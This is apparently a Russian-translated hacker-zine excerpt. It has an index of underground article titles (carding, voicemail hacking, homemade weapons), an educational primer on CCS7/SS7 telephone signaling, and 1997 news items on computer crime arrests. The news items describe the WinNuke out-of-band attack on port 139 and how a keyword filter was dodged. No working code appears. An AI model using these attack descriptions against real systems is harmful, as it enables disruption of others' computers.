• "Safe and Easy Carding". 1993. I44 F20 18k

VAXBusters International authored (авторство)
• "Advanced BITNET Procedures". 1989. I24 F7 k
• "Getting Serious About VMS Hacking". 1989. I23 F8 13k

Vendetta authored (авторство)
• "The Postal Inspection Service" («Служба почтовой инспекции»). 1989. I27 F9 14k

Vince Niel authored (авторство)
• "The Freedom of Information Act and You" («Закон о свободе информации и вы»). 1992. I42 F12 42k

"VisaNet Operations Part I" by Ice Jey. 1994. I46 F15 50k

"VisaNet Operations Part 2" by Ice Jey. 1994. I46 F16 44k

Visionary authored (авторство)
• "Visionary - The Story About Him". 1993. I44 F17 23k

"Visionary - The Story About Him" by Visionary. 1993. I44 F17 23k

ОПЕРАЦИОННАЯ СИСТЕМА VM/CMS

• "A Beginner's Guide to The IBM VM/370" by Elric of Imryrr. I10 F4 4k
• "Hacking VM/CMS" by Goe. 1989. I30 F4 58k
• "Operating The IBM VM/SP CP" by Taran King. 1989. I27 F2 38k
• "VMS Information" by Various Sources. 1994. I45 F15 34k

СИСТЕМЫ ГОЛОСОВОЙ ПОЧТЫ

• "Centigram Voice Mail System Consoles" by >Unknown User<. 1992. I39 F6 36k
• "The Complete Guide to Hacking Meridian Voice Mail" by Substance. 1995. I47 F15 10k
• "Fun With The Centagram VMS Network" by Oryan Quest. 1986. I9 F3 4k
• "Rolm Systems" by Monty Python. 1986. I3 F2 11k
• "Skytel Paging and Voicemail" by pbxPhreak. 1997. I50 F10 36k
• "Startalk" by The Red Skull. 1994. I46 F18 21k
• "Hacking Voice Mail Systems" by Black Knight from 713. 1987. I11 F4 6k
• "Hacking Voice Mail Systems" by Night Ranger. 1991. I34 F6 19k

Voyager authored (авторство)
• "The #hack FAQ (Part 1)". 1995. I47 F5 39k
• "The #hack FAQ (Part 2)". 1995. I47 F6 38k
• "The #hack FAQ (Part 3)". 1995. I47 F7 51k
• "The #hack FAQ (Part 4)". 1995. I47 F8 47k
• "Telephone Company Customer Applications". 1996. I49 F13 38k

Voyager was Pro-Philed in 1996 (профайл опубликован в 1996). I48 F5 23k

---

** X **

ВАРЕЗ (WAREZ)

• "A Day in The Life of a Warez Broker" by Xxxx Xxxxxxxx. 1995. I47 F20 13k
• "*ELITE* Access" by Dead Lord & Lord Digital(Lords Anonymous). 1991. I36 F5 43k
• "Pirate's Cove" by Rambone. 1992. I37 F3 8k
• "Pirate's Cove" by Rambone. 1992. I38 F3 23k
• "Pirate's Cove" by Rambone. 1992. I40 F5 57k
• "Pirate's Cove" by Rambone. 1992. I41 F5 32k

ОРУЖИЕ

• "Blowguns" («Духовые трубки») by The Pyro. 1985. I2 F4 3k
• "Building a Shock Rod" («Создание электрошокера») by Circle Lord. 1986. I3 F8 3k
• "Homemade Guns" («Самодельное оружие») by Man-Tooth. 1985. I2 F3 7k

"Welcome to Metal Shop Private" by Taran King, Knight Lightning, and Cheap Shades. 1988. I20 F4 37k

"Western Union Telex, TWX, and Time Service" by Phone Phanatic. 1989. I30 F10 13k

White Knight co-authored (соавторство)
• "Quentin Strikes Again". 1994. I45 F12 28k

ГЛОБАЛЬНЫЕ СЕТИ (Интернет, BITNET, ArpaNET, Usenet, UUCP, TCP/IP и др.)

• "Advanced BITNET Procedures" by VAXBusters International. 1989. I24 F7 k
• "Content-Blind Cancelbot" by Dr. Dimitri Vulis. I49 F9 40k
• "Covert Paths" by Cyber Neuron Limited and SynThecide. 1989. I29 F5 4k
• "The DECWRL Mail Gateway" by Dedicated Link. 1989. I30 F5 23k
• "A Few Things About Networks" by Prime Suspect. 1988. I18 F9 21k
• "Foundations on The Horizon; Chapter Two of FTSaga" by Knight Lightning. 1989. I23 F5 27k
• "Frontiers; Chapter Four of FTSaga" by Knight Lightning. 1989. I24 F4 25k
• "Future Trancendent Saga Index A" from The BITNET Services Library. 1989. I23 F6 14k
• "Future Trancendent Saga Index B" from The BITNET Services Library. 1989. I23 F7 17k
• "Internet Domains: FTSaga Appendix 3 (Limbo to Infinity)" by Phrack Inc. 1989. I26 F8 20k
• "Introduction to The Internet Protocols I: Chapter Eight of The FTS" by Knight Lightning. 1989. I28 F3 39k
• "Introduction to The Internet Protocols II: Chapter Nine of The FTS" by Knight Lightning. 1989. I29 F3 43k
• "Introduction to The MIDNET: Chapter Seven of The FTS" by Knight Lightning. 1989. I27 F3 35k
• "IP-Spoofing Demystified" by daemon9. 1996. I48 F13 25k
• "Limbo to Infinity; Chapter Three of FTSaga" by Knight Lightning. 1989. I24 F3
• "Network Management Center" by Knight Lightning and Taran King. 1988. I21 F6
• "Network Miscellany" (многочисленные части) by Racketeer / Taran King / Datastream Cowboy
• "Network Progression" by Dedicated Link. 1989. I24 F10 5k
• "NSFnet: National Science Foundation Network" by Knight Lightning. 1989. I26 F4
• "Project Hades: TCP Weakness" by daemon9. 1996. I49 F7 38k
• "Project Loki: ICMP Tunneling" by daemon9/alhambra. 1996. I49 F7 38k
• "Project Neptune" by daemon9. 1996. I48 F13 52k
• "A Report on The Internet Worm" by Bob Page. 1988. I22 F8 16k
• "Snarfing Remote Files" by Dark Overlord. 1989. I28 F6 5k
• "SNMP insecurities" by alhambra. 1997. I50 F7 20k

• "SPAN: Space Physics Analysis Network" by Knight Lightning. 1989. I25 F4 47k
• "TAC info" Unknown Author. 1985. I2 F5 14k
• "TCP/IP: A Tutorial Part 1 of 2" by The Not. 1991. I33 F8 28k
• "TCP/IP: A Tutorial Part 2 of 2" by The Not. 1991. I34 F8 39k
• "TCP port Stealth Scanning" by Uriel. I49 F15 32k
• "Utopia; Chapter One of FTSaga" by Knight Lightning. 1989. I23 F4 20k
• "Wide Area Information Services" by Mycroft. 1992. I38 F8 11k
• "Wide Area Networks Part 1" by Jester Sluggo. 1986. I5 F7 10k
• "Wide Area Networks Part 2" by Jester Sluggo. 1986. I6 F8 10k

"Wide Area Information Services" by Mycroft. 1992. I38 F8 11k

Wing Ding authored (авторство)
• "The History ah MOD". 1991. I36 F4 23k

Winn Schwartau authored (авторство)
• "Cyber Christ Meets Lady Luck Part I". 1994. I46 F19 45k
• "Cyber Christ Meets Lady Luck Part II". 1994. I46 F20 42k
• "Cyber Christ Bites The Big Apple". 1994. I46 F23 60k

White Knight co-authored (соавторство)
• "Exploring Information-America". 1992. I37 F4 51k

"Wide Area Networks Part 1" by Jester Sluggo. 1986. I5 F7 10k

"Wide Area Networks Part 2" by Jester Sluggo. 1986. I6 F8 10k

"The Wonderful World of Pagers" («Удивительный мир пейджеров») by Erik Bloodaxe. 1994. I46 F8

**** Э ****

СЕТИ X.25 С КОММУТАЦИЕЙ ПАКЕТОВ (SprintNet, Telenet, Tymnet, X.121 и др.)

• "A Few Things About Networks" by Prime Suspect. 1988. I18 F9 21k
• "An Introduction to Packet Switched Networks" by Epsilon. 1988. I18 F3 12k
• "BT Tymnet, Part 1/3" by Toucan Jones. 1992. I40 F8 57k
• "BT Tymnet, Part 2/3" by Toucan Jones. 1992. I40 F9 55k
• "BT Tymnet, Part 3/3" by Toucan Jones. 1992. I40 F10 91k
• "Datapac" by Synapse. 1993. I44 F21 36k
• "Exploring Information-America" by The Omega & White Knight. 1992. I37 F4 51k
• "Hacking and Tymnet" by SynThecide. 1989. I30 F3 20k
• "Network Miscellany" (многочисленные части)
• "NUA List for Datex-P and X.25 Networks" by Oberdaemon. 1989. I27 F4 105k
• "Sprintnet Directory Part 1/3" by Skylar. 1992. I42 F8 49k
• "Sprintnet Directory Part 2/3" by Skylar. 1992. I42 F9 45k
• "Sprintnet Directory Part 3/3" by Skylar. 1992. I42 F10 46k
• "TAMS and Telenet Security" by Phreak_Accident. 1990. I31 F4 7k
• "Tymnet Diagnostic Tools" by Professor Falken. 1992. I42 F5 35k
• "Tymnet Security Memo" by Anonymous. 1990. I31 F7 9k
• "Wide Area Information Services" by Mycroft. 1992. I38 F8 11k
• "Wide Area Networks Part 1" by Jester Sluggo. 1986. I5 F7 10k

• "Wide Area Networks Part 2" by Jester Sluggo. 1986. I6 F8 10k

Xxxx Xxxxxxxx authored (авторство)
• "A Day in The Life of a Warez Broker". 1995. I47 F20 13k

**** Я ****

"Yet AnoTher File on Hacking Unix" («Ещё один файл о взломе Unix») by >Unknown User<. 1988. I22 F6 19k

"Your New Windows Background (Part 1)" (unencoded) by The Man. 1995. I47 F17 39k

"Your New Windows Background (Part 2)" (unencoded) by The Man. 1995. I47 F18 46k

---

— конец файла —

Краткое введение в CCS7

Автор: Narbo[SLF]

```
0o0o0o0o0o0o0o0o0o0o0o0o0o0
o     Введение      o
0o0o0o0o0o0o0o0o0o0o0o0o0o0
```

Кажется, каждый день телефонные компании вводят какую-нибудь новую хитрую функцию, призванную облегчить вашу жизнь. Уверен, что рано или поздно вы задавались вопросом: как именно всё это работает? Ответ — Common Channel Interoffice Signaling, или CCS7.

CCS7 в какой-то мере аналогичен TCP/IP: это протокол, позволяющий сетевым компьютерам (в данном случае — телефонным коммутаторам) обмениваться данными друг с другом. Его соответствие семиуровневой эталонной модели OSI выглядит следующим образом:

```
---------------    -------------------------------
 Application 7      OMAP | ASE |
---------------    -------------
 Presentation 6          TCAP    |
---------------    -------------
   Session   5                 |
---------------                |     ISDN-UP
 Transport   4                 |
---------------    --------------
                        SCCP     |
   Network   3     -------------------------------
                           MTP Level 3
---------------    -------------------------------
  Data Link  2             MTP Level 2
---------------    -------------------------------
  Physical   1             MTP Level 1
---------------    -------------------------------
```

Обозначения:

• **OMAP** — Operations, Maintenance and Administration Part (Часть эксплуатации, технического обслуживания и администрирования)
• **ASE** — Application Service Layer (Уровень прикладных сервисов)
• **TCAP** — Transaction Capabilities Application Part (Прикладная часть возможностей транзакций)
• **SCCP** — Signaling Connection Control Part (Часть управления сигнальными соединениями)
• **ISDN-UP** — Integrated Systems Digital Network User Part (Пользовательская часть цифровой сети с интеграцией служб)
• **MTP** — Message Transfer Part (Часть передачи сообщений)

Эта статья даёт введение в то, как организована сеть, как осуществляется обмен сообщениями, и содержит краткий пример установления и завершения вызова.

```
0o0o0o0o0o0o0o0o0o0o0o0o0o0
o□История□□o
0o0o0o0o0o0o0o0o0o0o0o0o0o0
```

История


Появление CCIS (Common Channel Interoffice Signaling) от AT&T в 1976 году коренным образом изменило подход к сигнализации. До введения CCIS вся сигнализация осуществлялась внутри полосы, по тем же магистралям, что использовались для разговоров абонентов. Вместо того чтобы передавать всю информацию по голосовым каналам (магистралям), была создана отдельная сеть специально для сигнализации.

AT&T незамедлительно приступила к развёртыванию технологии CCIS, а CCITT (Консультативный комитет по международной телефонии и телеграфии) принял её в качестве международного стандарта под названием SS6 (Система сигнализации 6). Актуальная версия протокола — CCS7 (Common Channel Signaling System 7) — широко распространена по всей Северной Америке.

```
0o0o0o0o0o0o0o0o0o0o0o0o0o0
o       Коммутаторы  □o
0o0o0o0o0o0o0o0o0o0o0o0o0o0
```

Коммутаторы

Сети CCS7 построены на основе ячеистой топологии из каналов, соединяющих коммутаторы, как показано ниже:




```
# = Магистрали (Trunks)
- = Каналы CCS7 (CCS7 links)
```

Пояснения:

STP (Signal Transfer Point — Пункт передачи сигналов):

STP — это транзитные коммутаторы, выполняющие роль маршрутизаторов в сети CCS7. Они передают сообщения между входящими и исходящими сигнальными каналами, но сами не порождают сообщений, за исключением тех, что используются для управления сетью. Поскольку единственная функция STP — маршрутизация, к ним не подключено никаких магистралей. STP группируются в спаренные пары, а пары объединяются в квады, как показано на схеме выше. Всё это делается ради обеспечения избыточности.

SCP (Signal Control Point — Пункт управления сигналами):

SCP выступают в роли серверов прикладных баз данных в сети CCS7. SSP выполняют запросы к базам данных через STP к SCP — например, для разрешения номеров 800. Поскольку SCP не используются для прямых линейных соединений, магистрали к ним также не подключены. SCP — наименее распространённый тип коммутатора; например, в Канаде существует всего два SCP: один в Калгари, другой в Торонто.

SSP (Service Switching Point — Пункт коммутации услуг) и SP (Service Point — Пункт услуг):

SSP и SP — наиболее распространённые коммутаторы (несмотря на мою схему :)) и развёртываются в качестве EO (End Office — оконечный узел) и в УАТС (частных автоматических телефонных станциях). В среднем каждый SSP обслуживает около 100 000–125 000 линий. Разумеется, фактическое количество доступных магистралей на коммутаторе значительно меньше

числа входящих линий; телефонные компании применяют различные алгоритмы моделирования, предсказывающие максимальную загрузку магистралей, — именно поэтому, например, когда в город приезжает концерт U2, коммутатор может исчерпать свободные магистрали: люди бросаются к телефонам за билетами. SSP и SP отличаются лишь тем, что первые могут выполнять запросы к базам данных SCP, а вторые — нет.

```
0o0o0o0o0o0o0o0o0o0o0o0o0o0
o         Каналы    □o
0o0o0o0o0o0o0o0o0o0o0o0o0o0
```

Каналы

Канал CCS7 — это не что иное, как выделенная магистраль 56/64 Кбит/с. Существуют различные классификации типов каналов (см. предыдущую схему):

Каналы A:
Соединяют SSP/SP и SCP с STP.

Каналы B (Bridge — мостовые):
Соединяют две пары STP, образуя квад STP.

Каналы C (Cross — перекрёстные):
Соединяют спаренные пары STP между собой.

Каналы D:
Соединяют квады STP между собой.

Каналы E:
Соединяют SSP/SP или SCP с парой STP, отличной от их «домашней» пары.

Каналы F:
Соединяют SSP/SP и SCP непосредственно друг с другом.

Каналы объединяются в наборы каналов (linkset). Набор каналов определяется как совокупность всех каналов, соединяющих один узел сети с другим. Прямым аналогом наборов каналов являются наборы маршрутов (routeset), которые описывают пути ко всем остальным узлам сети, сопоставляя каждому возможному набору каналов определённую стоимость.

Если это прозвучало запутанно (а я знаю, что так и есть), вот небольшой пример. Рассмотрим следующий фрагмент нашей большей сети:

```
###(SP1)
#    |
#    |
#    |
###(SSP1)
#    |   \
#    L1    L2
#    |       \
#  [STP1] ---- [STP2]--
#    | \      /  |     |
#    |   \  /    | □   |
#    |    \/     |     |
#    |  /    \   |     |
#  [STP3] ---- [STP4]  |
#                 \    /
#                 (SSP2)
#                    #
######################
```

Предположим, SSP1 хочет отправить сообщение в SSP2. Набор маршрутов до SSP2 на SSP1 будет содержать два возможных набора каналов: ведущие к STP1 и STP2. Однако очевидно, что

использование L2 эффективнее — два прыжка вместо трёх через L1. На коммутаторе это отражается тем, что стоимость L2 ниже стоимости L1.

```
0o0o0o0o0o0o0o0o0o0o0o0o0o0o0
o  Пример установления вызова  □o
0o0o0o0o0o0o0o0o0o0o0o0o0o0o0
```

Пример установления вызова

Установление и завершение вызова в CCS7 обеспечивается подмножеством протокола, называемым ISDN-UP (Integrated Services Digital Network User Part — Пользовательская часть цифровой сети с интеграцией служб). Это подмножество включает множество сообщений, однако для совершения телефонного звонка достаточно лишь пяти из них.

Допустим, я хочу позвонить доктору Сарду, используя сеть из предыдущего примера. Телефон доброго доктора обслуживается SSP2, а мой — SSP1. Когда я снимаю трубку, коммутатор фиксирует, что она снята, и посылает сигнал готовности (гудок). После набора номера в сеть от SSP1 к SSP2 уходит сообщение IAM (Initial Address Message — Начальное адресное сообщение). Если всё в порядке (линия не занята и т. д.), от SSP2 к SSP1 возвращается сообщение ACM (Address Complete Message — Сообщение о завершении адресации). В этот момент я слышу первый гудок вызова в своей трубке. Как только вторая сторона снимает трубку и все магистрали захвачены, SSP2 отправляет SSP1 сообщение ANM (Answer Message — Сообщение об ответе), и с его получением начинается тарификация (несколько миллисекунд бесплатного разговора — ура!). Когда разговор окончен и одна из сторон кладёт трубку, её коммутатор отправляет сообщение REL (Release Message — Сообщение об освобождении), и при его получении другая сторона слышит характерный «щелчок» отбоя. Когда и она кладёт трубку, отправляется финальное сообщение RLC (Release Complete — Завершение освобождения), и захваченные магистрали возвращаются в состояние покоя.

EOF

Содержание новостей

Книги

Конференции

0x1: Житель Иллинойса арестован за угрозы Биллу Гейтсу

Источник: Reuters
Автор: неизвестен

СИЭТЛ (Reuters) — Житель Иллинойса был арестован и обвинён в угрозах убийством председателю правления Microsoft Corp. Биллу Гейтсу в рамках плана вымогательства на сумму 5 миллионов долларов, сообщили власти в пятницу.

Адам Плетчер был задержан 9 мая в пригороде Чикаго Лонг-Гроув, где он живёт с родителями, и обвинён в вымогательстве, сообщила федеральная прокуратура. Он был освобождён под залог в 100 000 долларов и должен был явиться в Окружной суд США в Сиэтле в четверг на слушание по делу.

Согласно судебным документам, Плетчер отправил Гейтсу четыре письма начиная с марта, угрожая убить основателя компании-разработчика программного обеспечения и его жену Мелинду, если не будет выплачено не менее 5 миллионов долларов.

Первое письмо было перехвачено в штаб-квартире компании в Редмонде, штат Вашингтон, сотрудниками корпоративной безопасности, которые связались с ФБР.

Агенты затем использовали указанный автором писем сервис знакомств America Online для выслеживания Плетчера, которого описывают как одиночку чуть за двадцать, проводящего большую часть времени перед компьютером.

Власти заявили, что отнеслись к угрозам серьёзно, но не считали, что жизнь Гейтса когда-либо была в опасности.

«Мы в целом считаем, что это был ребёнок с богатой фантазией, который просто воплощал её в жизнь», — сказал Том Зимба, пресс-секретарь прокурора США Катрины Пфлаумер.

«Это было решено вполне в штатном режиме силами службы безопасности Microsoft и правоохранительных органов», — сказал пресс-секретарь Microsoft Марк Мюррей. «На определённом этапе расследования Microsoft действительно сообщила Биллу о ситуации».

Онлайн-активность Плетчера уже однажды приводила его к неприятностям.

В феврале генеральный прокурор штата Иллинойс подал иск против Плетчера, обвинив его в мошенничестве на тысячи долларов в рамках предполагаемой интернет-аферы, согласно статье в Chicago Tribune. Несколько потребителей пожаловались, что отправляли Плетчеру до 5 500 долларов за поиск выгодной сделки с автомобилем и так и не получили деньги обратно.

Несмотря на статус богатейшего человека Америки — его доля в Microsoft оценивается более чем в 30 миллиардов долларов — Гейтс по-прежнему известен тем, что летает в одиночку обычными рейсами. Но Мюррей заявил, что руководитель находится под надёжной охраной.

«Мы вообще не комментируем охрану Билла, кроме как говорим, что для Билла, его семьи и сотрудников и объектов Microsoft приняты масштабные и надлежащие меры безопасности», — сказал Мюррей.

0x2: Мужчина арестован в Токио по обвинению в хакерстве

Источник: неизвестен
Автор: неизвестен

ТОКИО (23 мая 1997 г., 10:31 по восточному времени) — 27-летний японский мужчина был задержан в пятницу по подозрению во взломе интернет-страницы телерадиовещательной корпорации Asahi Broadcasting Corp. и размещении на ней порнографии, сообщил полицейский представитель.

Коити Кубосима, сотрудник компании по производству телекоммуникационного оборудования из префектуры Сайтама к северу от Токио, был арестован по обвинению в нарушении деловой деятельности путём уничтожения компьютерной сети.

По словам представителя полиции, это был первый арест, связанный с незаконным доступом к информационной сети; Кубосиме также было предъявлено обвинение в демонстрации непристойных изображений.

Подозреваемый признал вину, сообщив полиции, что сделал это ради забавы.

Основанная в Осаке вещательная сеть заблокировала доступ ко всем своим страницам в воскресенье, сразу после получения уведомления об инциденте от интернет-пользователя.

Страница Asahi разработана таким образом, чтобы позволять пользователям загружать и выгружать информацию, что и позволило Кубосиме переписать содержимое, сообщил представитель.

0x3: ФБР сообщает: хакер продал 100 000 номеров кредитных карт

Источник: неизвестен
Автор: неизвестен

САН-ФРАНЦИСКО (23 мая 1997 г., 10:13 по восточному времени) — Умелый хакер проник в крупный интернет-провайдер и собрал 100 000 номеров кредитных карт вместе с достаточным количеством информации для их использования, сообщило ФБР в четверг.

Карлос Фелипе Сальгадо-младший, 36 лет, использовавший онлайн-псевдоним «Smak», предположительно внедрил программу, которая собирала кредитную информацию у дюжины компаний, торгующих товарами через Интернет, сообщил пресс-секретарь ФБР Джордж Гроц.

[Безопасная электронная коммерция — это действительно новаторская идея.]

Сальгадо предположительно пытался продать кредитную информацию агенту под прикрытием за 260 000 долларов. Он был арестован в среду и в случае признания виновным в несанкционированном доступе к компьютерам и торговле украденными номерами кредитных карт ему грозит максимальное наказание — 15 лет лишения свободы и штраф в 500 000 долларов.

«Уникальность этого дела в том, что данный человек смог взломать стороннюю систему, скопировать эту информацию и зашифровать её для продажи», — сказал Гроц.

[Поскольку мы знаем, что другие уже взламывали системы и похищали данные кредитных карт ранее, уникальным является именно попытка их продать. Это не вяжется с тем, что федеральные агенты любят говорить о хакерах и инцидентах с кредитными картами. Удобно, как они меняют трактовку таких вещей.]

Если бы схема удалась, «как минимум 100 000 клиентов получили бы скомпрометированные счета и не узнали бы об этом до конца месяца, когда пришёл бы счёт», — сказал представитель ФБР.

Схема была обнаружена неназванным интернет-провайдером из Сан-Диего в ходе планового технического обслуживания. Технические специалисты обнаружили, что злоумышленник разместил в их сервере программу под названием «пакетный сниффер», которая находит заданные блоки информации, например номера кредитных карт.

[Эм... скорее они просто хранили хорошую ASCII-базу данных с номерами, которая была скопирована с применением таких изощрённых методов, как «cp ccdb»...]

ФБР проследило программу-злоумышленник до Сальгадо, который пользовался учётной записью в Калифорнийском университете Сан-Франциско.

Пресс-секретарь университета сообщила, что официальные лица ещё не установили, учился или работал ли Сальгадо в университете и каким образом он получил доступ к учётной записи.

При содействии гражданского пользователя компьютера, находившегося в переписке с Сальгадо, ФБР организовало встречу агента под прикрытием с целью покупки похищенных данных кредитных карт.

После двух небольших покупок агенты ФБР договорились о встрече с Сальгадо в среду в международном аэропорту Сан-Франциско, чтобы заплатить 260 000 долларов за 100 000 номеров кредитных карт с кредитными лимитами до 25 000 долларов каждая.

После расшифровки и проверки подлинности информации Сальгадо был взят под стражу в доме своих родителей в Дейли-Сити. Сальгадо отказался от своих прав и признал взлом компьютеров, включая компанию из Сан-Диего, согласно аффидавиту.

ФБР не нашло никаких доказательств того, что Сальгадо сам совершал покупки с использованием этих номеров, сообщил пресс-секретарь, однако расследование продолжается.

Сальгадо предстал перед федеральным магистратом в четверг и был освобождён под личный залог в 100 000 долларов. Гроц сообщил, что в качестве условия залога «судья запретил ему приближаться к любому компьютеру».

0x4: Патчи безопасности Microsoft не герметичны

Источник: неизвестен
Автор: Ник Уингфилд

(22 мая 1997 г., 12:45 по тихоокеанскому времени) Microsoft (MSFT) по-прежнему с трудом закрывает уязвимости Windows 95 и NT перед атаками интернет-хакеров.

Компания выпустила программный патч, защищающий пользователей Windows 95 от атаки, способной вывести их компьютеры из строя. На прошлой неделе компания выпустила аналогичный патч для Windows NT.

Однако оба патча — для Windows NT и 95 — не являются полной защитой от так называемых атак с внеполосными данными (out-of-band data), поскольку обе платформы по-прежнему могут быть выведены из строя хакерами с компьютерами Macintosh и Linux. Microsoft заявила сегодня, что надеется опубликовать новые патчи к сегодняшнему вечеру, устраняющие уязвимость к атакам с Mac и Linux.

Текущий патч для Windows 95 — без защиты от атак с Mac и Linux — доступен для бесплатной загрузки с сайта Microsoft.

В нынешнем году программисты Microsoft были вынуждены создать целый набор программных средств для устранения потенциальных угроз безопасности во всём — от браузера Internet Explorer до PowerPoint и самой Windows. Некоторые эксперты по безопасности считают, что компания борется с глубоко укоренившимися уязвимостями в своей операционной системе и интернет-технологиях.

Очевидно, что Интернет значительно облегчил предприимчивым охотникам за ошибками возможность публично сообщать о своих находках через списки рассылки и веб-страницы. Это оказало огромное давление на инженерные группы Microsoft, вынуждая их быстро разрабатывать патчи.

Другие компании, в частности Sun Microsystems, также были вынуждены выпускать ряд патчей для своих технологий, однако Microsoft пострадала особенно сильно.

Ряд экспертов по безопасности считают, что Microsoft было бы трудно избежать этих проблем безопасности.

«Как профессиональный программист, мне очень трудно сказать, что Microsoft должна была предвидеть это», — сказал Дэвид ЛеБлан, старший менеджер по безопасности Windows NT в Internet Security Systems, разработчике программного обеспечения для обеспечения безопасности. «Я и сам сталкиваюсь с подобным. Задним умом совершенно очевидно, что мы сделали не так. Пытаться заранее учесть все возможные варианты — нереально».

Чтобы воспользоваться последней уязвимостью, веб-сайты должны отправить специальную команду TCP/IP, известную как «внеполосные данные», на порт 139 компьютера под управлением Windows 95 или NT. Хакеры также могут атаковать компьютеры пользователей с помощью одной из нескольких программ для Windows, Unix и Macintosh, которые сейчас распространяются в Сети. С помощью одной программы под названием WinNuke хакеру достаточно ввести IP-адрес пользователя и нажать кнопку «nuke» программы, чтобы вывести компьютер из строя через Сеть.

Оригинальный патч компании для Windows NT предотвращает атаки с компьютеров Unix и других Windows. Но из-за различий в том, как компьютеры Mac и Linux обрабатывают протокол TCP, патч Microsoft не заблокировал атаки с этих операционных систем.

[Показатель чепухи: ****- — На самом деле Microsoft просто решила фильтровать обращения к этому порту, ища ключевое слово из первого скрипта «winuke». Изменив это слово, Windows 95 снова стала уязвима к этим атакам. Хорошая работа, Microsoft.]

Ряд пользователей отправили письма в NEWS.COM (CNET), жалуясь на то, что их компьютеры неоднократно выходили из строя во время общения в чатах IRC. Когда пользователей «нюкают» хакеры, на экране их компьютеров часто появляется сообщение об ошибке, известное как «синий экран смерти».

«Хуже всего то, что малолетки, играющие с этой игрушкой, действительно любят с ней играть и продолжают это делать», — сказал Мартин А. Чайлдс, студент юридического факультета Университета штата Луизиана в Батон-Руже. «В первый раз, когда меня атаковали, я заходил в систему шесть раз, прежде чем сумел понять, что происходит».

Оригинальные патчи для Windows NT версий 4.0 и 3.51 доступны на сайте Microsoft. В прошлый четверг компания также опубликовала набор программных патчей, называемых service pack 3, который содержит исправление для NT от внеполосных атак.

Атаки с внеполосными данными также затрагивают пользователей Windows 3.11, однако пресс-секретарь компании заявила, что Microsoft не будет готовить исправление для этой платформы, если пользователи специально об этом не попросят.

0x5: BSA критикует планы DTI по шифрованию

Источник: The IT Newspaper
Автор: неизвестен
Дата: 26 июня 1997 г.

Государственные предложения по шифрованию «нежизнеспособны, несправедливы, громоздки, не нужны и, откровенно говоря, неприемлемы» — так считают Британский альянс программного обеспечения (BSA) и Британская ассоциация интерактивных мультимедиа (BIMA), пишет Тим Стаммерс.

В совместном заявлении организации утверждали, что предложения DTI по шифрованию могут «подорвать рост электронной коммерции в Великобритании».

Тод Коэн, адвокат юридической фирмы Covington & Berling, советник BSA, заявил: «Эти предложения могут стать катастрофой как для пользователей, так и для поставщиков».

План DTI предусматривает, что британские организации, желающие шифровать электронную почту и данные, обязаны передавать копии своих ключей шифрования третьим лицам.

Государственные органы смогут потребовать доступа к копиям ключей. DTI заявляет, что схема направлена на предотвращение криминального использования шифрования наркоторговцами и террористами.

Однако BSA и BIMA утверждают, что предлагаемая система создаст огромную бюрократическую структуру, которую преступники будут просто игнорировать.

«Само количество электронных коммуникаций может легко перегрузить систему, не повысив при этом безопасность внутри Великобритании», — говорится в их заявлении.

Шон Най, исполнительный член BIMA, заявил: «В эпоху, когда персональным данным и информации всё больше угрожает несанкционированное раскрытие, предложения DTI являются большим шагом назад».

Оппозиция к так называемой системе депонирования ключей, предложенной DTI, носит широкий характер. Среди публичных противников — Брайан Гладман, бывший заместитель директора лабораторий НАТО.

Предложения были разработаны при прошлом правительстве, и решение об их судьбе ожидается в следующем месяце.

Правительство США смягчает ограничения на экспорт шифрования для программных компаний, готовых поддержать депонирование ключей, однако столкнулось с противодействием Сената своим планам.

0x6: Подросток обходит блокирующее программное обеспечение

Источник: www.news.com
Автор: Кортни Макавинта
Дата: 22 апреля 1997 г., 17:30 по тихоокеанскому времени

Подросток использует свой веб-сайт, чтобы помочь другим обходить один вид фильтрующего программного обеспечения, предназначенного для защиты несовершеннолетних от незаконных материалов в Сети.

Используя «взломщик CYBERsitter» от 18-летнего Беннета Хаселтона, пользователи теперь могут декодировать список всех сайтов, заблокированных программой CYBERsitter компании Solid Oak.

Хаселтон — основатель молодёжной организации Peacefire, борющейся с интернет-цензурой, — утверждает, что программное обеспечение нарушает права свободы слова взрослых и подростков. По его словам, программа также рекламируется недобросовестно, поскольку обещает родителям «возможность ограничить доступ детей к нежелательным материалам в Интернете», но также блокирует и другой контент.

Кампания Хаселтона по обходу CYBERsitter приводит президента Solid Oak в ярость.

Solid Oak отвергает обвинения Хаселтона и изучает законность программы для взлома кода. «Он ничего не понимает, и он просто ребёнок», — заявил сегодня президент Solid Oak Брайан Милбёрн.

«Мы никогда не вводили покупателей в заблуждение относительно нашего продукта — никогда».

Взломщик CYBERsitter Хаселтона позволяет расшифровать закодированный список сайтов, которые блокирует CYBERsitter. Список рассылается подписчикам, чтобы уведомить пользователей о том, какие сайты заблокированы. Подписчики платят 39,95 долларов за программное обеспечение.

Программа блокирует сайты, содержащие слова, описывающие гениталии, секс, наготу, порнографию, бомбы, оружие, самоубийства, расовые оскорбления и другие насильственные, сексуальные и уничижительные термины.

Список также блокирует массив сайтов, посвящённых проблематике геев и лесбиянок, включая PlanetOut и Международную комиссию по правам человека геев и лесбиянок. CYBERsitter даже блокирует Национальную организацию женщин, поскольку та содержит информацию о лесбиянстве, заявила Solid Oak. «На сайте NOW полно лесбийской тематики, и нашим пользователям это не нужно», — сказал Милбёрн.

